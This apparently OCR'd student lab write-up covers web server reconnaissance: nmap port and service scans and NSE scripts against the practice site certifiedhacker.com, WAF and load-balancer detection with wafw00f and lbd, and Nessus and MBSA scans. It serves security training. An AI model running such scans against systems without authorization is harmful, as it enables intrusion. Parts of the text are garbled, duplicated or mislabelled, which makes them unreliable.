|_ 1024 4a:2c:4a:5d:c6:46:51:63:1f:7f:52:69:51:04:9d:bd (DSA)
3306/tcp open mysql MySQL 5.7.23-23
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=*.bluehost.com



| mysql-info:
| Protocol: 10
| Version: 5.7.23-23
| Thread ID: 11338724
| Capabilities flags: 65535
| Some Capabilities: SupportsTransactions, ConnectWithDatabase, Support41Auth, Speaks41ProtocolNew, DontAllowDatabaseTableC
olumn, IgnoreSpaceBeforeParenthesis, InteractiveClient, ODBCClient, SupportsLoadDataLocal, SwitchToSSLAfterHandshake, IgnoreS
igpipes, LongPassword, FoundRows, Speaks41ProtocolOld, LongColumnFlag, SupportsCompression, SupportsAuthPlugins, SupportsMult
ipleStatments, SupportsMultipleResults
| Status: Autocommit
| Salt: v\x13\x15J\x04Qy-\x04(X
| EF\x07jPRG\x1A
|_ Auth Plugin Name: mysql_native_password
5432/tcp open postgresql PostgreSQL DB
| fingerprint-strings:
| SMBProgNeg:
| SFATAL
| C0A000
| Munsupported frontend protocol 65363.19778: server supports 1.0 to 3.0
| Fpostmaster.c
| L1811
|_ RProcessStartupPacket
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
tps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.945VN%I=7%D=5/31%Time=683B4A37%P=x86_64-pc-linux-gnu%r
SF:(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x20




Step4: nmap –v—script http-trace certifiedhacker.com

This is script is find open port and service version of port




Discovered open port 53/tcp on 162.241.216.11
Discovered open port 3306/tcp on 162.241.216.11
Discovered open port 2222/tcp on 162.241.216.11
Discovered open port 465/tcp on 162.241.216.11
Discovered open port 5432/tcp on 162.241.216.11
Increasing send delay for 162.241.216.11 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 162.241.216.11 from 5 to 10 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 162.241.216.11 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
Discovered open port 26/tcp on 162.241.216.11
Completed SYN Stealth Scan at 00:09, 24.54s elapsed (1000 total ports)
NSE: Script scanning 162.241.216.11.
Initiating NSE at 00:09
Completed NSE at 00:10, 1.57s elapsed
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.30s latency).
Other addresses for certifiedhacker.com (not scanned): 64:ff9b::a2f1:d80b
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 981 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp filtered smtp
26/tcp open rsftp
53/tcp open domain
80/tcp open http
110/tcp open pop3


26/tcp open rsftp
53/tcp open domain
80/tcp open http
110/tcp open pop3
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
143/tcp open imap
443/tcp open https
445/tcp filtered microsoft-ds
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
2222/tcp open EtherNetIP-1
3306/tcp open mysql
5432/tcp open postgresql
NSE: Script Post-scanning.
Initiating NSE at 00:10
Completed NSE at 00:10, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.39 seconds
Raw packets sent: 1432 (62.972KB) | Rcvd: 1166 (46.712KB)
(root㉿vbox)-[/home/mayur]

Step5: nmap –v—script http-enum certifiedhacker.com

Step6: nmap –v –script http-waf-detect certifiedhacker.com

This command are use target web server use or not web application firewall


In other method target use web application use or not

Using wafw00f tool

Step7: start the wafw00f

Command: wafw00f certifiedhacker.com

Result:




How to check web server use load balancer use or not There is tool called LBD


This tool is using target web application use load balancer or not checking


Command: lbd certifiedhacker.com

Result:



Task3 In other method use web server how to test using nessus







2 method vulnerability web server scanning


Using mbsa


Step1: start the mbsa and select the option scan




Step2 the ip address and click on scan




Microsoft Baseline Security Analyzer
Microsoft
Administrative Vulnerabilities
Score
Issue
Result
Additional System Information
Internet Information Services (IIS) Scan Results
OK


Microsoft Baseline Security Analyzer
Microsoft
Report Details for WORKGROUP - DESKTOP-857F03H (2025-04-04 19:26:29)
Security Update Scan Results
Windows Scan Results
Administrative Vulnerabilities
Score
Issue
Result
OK



